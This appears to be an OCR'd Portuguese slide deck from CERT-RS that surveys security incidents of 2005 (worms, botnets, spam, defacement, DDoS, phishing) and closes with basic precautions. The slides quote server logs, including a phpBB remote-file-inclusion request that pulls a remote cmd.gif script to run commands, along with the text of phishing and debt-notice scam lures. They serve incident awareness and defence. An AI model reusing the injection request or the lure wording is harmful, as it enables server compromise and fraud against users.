Panorama de Incidentes de Segurança no CERT

João Marcelo Ceron

Sumário

- O que é o Cert-RS ?
- Estatísticas trimestrais
- Principais Incidente Reportados
- Como reagir frente a um incidente
- Precauções

O que é o CERT-RS


- Centro Estudos e Respostas a Incidentes de Segurança do Rio Grande do Sul – Rede Tche
- Foi fundado oficialmente em Agosto de 1997

Estatísticas

- Estatísticas trimestrais
- Número de incidentes reportados
- Incidentes mais comuns

Segundo Trimestre 2005

Estatísticas



Incidentes mais reportados

- Worms - Beagle
- Pirataria
- Spam
- Open Relay
- Desfiguramento (Defacement)
- D.D.O.S (distrubuted denied os service)
- Phising

Pirataria

- Kazza
- E-donkey
- Softwares ilegais

Spam

- Envio de e-mails indesejados
- Grande maioria oriundos de bot´s

Open Relays

- Servidores que permitem que qualquer estação envie e-mail a partir dela

Desfiguração

- Pichação de sites
- Na sua maioria exploram vulnerabilidades:
  - de gerenciador de conteúdos
  - servidor web


Hacked by Feri Ats
Ne mutlu Türküm diyene !

Desfiguração

- Maioria PhpBB

certrs-access_log:62.x.x.x - - [13/Jun/2005:04:46:05 -0300] "GET /members/phpBB/ HTTP/1.1" 404 212

certrs-access_log:x.x.x.1x - - [13/Jun/2005:04:46:06 -0300] "GET /members/phpBB2/ HTTP/1.1" 404 213

certrs-access_log:x.x.1x.1x - - [13/Jun/2005:04:46:06 -0300] "GET /members/phpbb/ HTTP/1.1" 404 212

certrs-error_log:[Mon Jun 13 04:45:58 2005] [error] [client 62.148.165.177] File does not exist: /XXXX/phpBB2

pgie-access_log:217.x.1x.x - - [21/May/2005:19:39:05 -0300] "GET /modules/Forums/admin/admin_styles.php?phpbb_root_path=http://brservers.org.previewyoursite.com/hbr/cmd.gif?&cmd=id HTTP/1.0" 404 235

poprs-access_log:217.c.x.2x - - [21/May/2005:19:04:38 -0300] "GET /modules/Forums/admin/admin_styles.php?phpbb_root_path=http://brservers.org.previewyoursite.com/hbr/cmd.gif?&cmd=id HTTP/1.0" 404 235

portaudit -aFd

auditfile.tbz 100% of 26 kB 25 kBps

New database installed.

Database created: Thu Jul 14 01:40:10 BRST 2005

Affected package: net-snmp-5.1.2_1

Type of problem: net-snmp -- fixproc insecure temporary file creation.

Reference: <http://www.FreeBSD.org/ports/portaudit/3e0072d4-d05b-11d9-9aed-000e0
c2e438a.html>

1 problem(s) in your installed packages found.

You are advised to update or deinstall the affected package(s) immediately.

D.O.S – Denied of Service

- Negação de serviços
- Deixar estações indisponíveis

Invações

- Exploram vulnerabilidade de aplicações ou sistemas operacionais
- senhas fracas


Worms

- Botnet
  - Rede de máquinas comprometidas que podem ser REMOTAMENTE controladas
- Beagle-W
- Phabot

Worms

- Uso Botnet
  - criminal -> dinheiro
  - spamming
  - analizar tráfego
  - Logar teclas digitadas (Keylogger)
  - replicação

Phising


Bank of America | Online Banking | Sign In to
File Edit View Go Bookmarks Tools Help
.Bank.OF.America/
Gráficos do FlowScan
Google
install
LinuxPackages: View
Google
Found 2 tickets
Google
Found 3 tickets
Bank of America
Higher Standards
Online Banking
Sign In
Online ID:
(5 - 20 numbers)
Passcode:
(4 - 7 numbers and/or letters, case sensitive)
State:
Select State
Remember my online ID (How does this work?)
Sign In
Create a New Passcode
Forgot your ID?
Not using Online Banking?
Enroll now
for Online Banking
Learn more
about Online Banking
Service Agreement
Go to Online Banking for
a state other than Arizona

Scams

- Tentar enganar o usuário
  - exemplo:

PoP-RS
Ponto de Presença da RNP no RS

POP-RS / Rede Tchê


correio magico
FLASH
Abraço Cibernético
FLASH
Abraços pra Você
FLASH
Este Abraço é pra Você
Estou com muita saudades de você amor!
Clique e veja quem lhe enviou este Cartão.
Envie você também um Cartão com sua resposta!

SERASA - S. A. - www.serasa.com.br

SERASA

AUTENTICAÇÃO:
48382332-C000-S88338R7E868E66867RR
CONFIDENCIAL: 166525533344-77777 -
SPFOP - BR.COM

RSF5 - CONFIDENCIAL PARA: 18827663 - EXTRATO DE DÉBITO

Prezado cliente,

Comunicamos que consta em nosso banco de dados várias pendências financeiras em seu CPF / CNPJ, das quais não foram quitadas nas respectivas datas de vencimento.

Dia 23/01/2005 No valor de R$ 756,14 Detalhes>>>

Dia 26/01/2005 No valor de R$ 974,21 Detalhes>>>

Pedimos a vossa atenção a este comunicado, pois, medidas legais serão adotadas, tais como a inclusão em nosso Sistema de Proteção ao Crédito e Bloqueio no Cadastro Nacional de Pessoa Física, bem como no Cadastro Nacional de Pessoa Jurídica.

Visualize o extrato de débitos para maiores esclarecimentos.

Clique no botão abaixo para visualizar o extrato dos débitos.

Conclusões

- Manter o micro atualizado
- Usar senhas fortes

Dúvidas, questionamentos, sugestões...

Contato no POP-RS

suporte@pop-rs.rnp.br

Contato:

ceron@tche.br

Obrigado!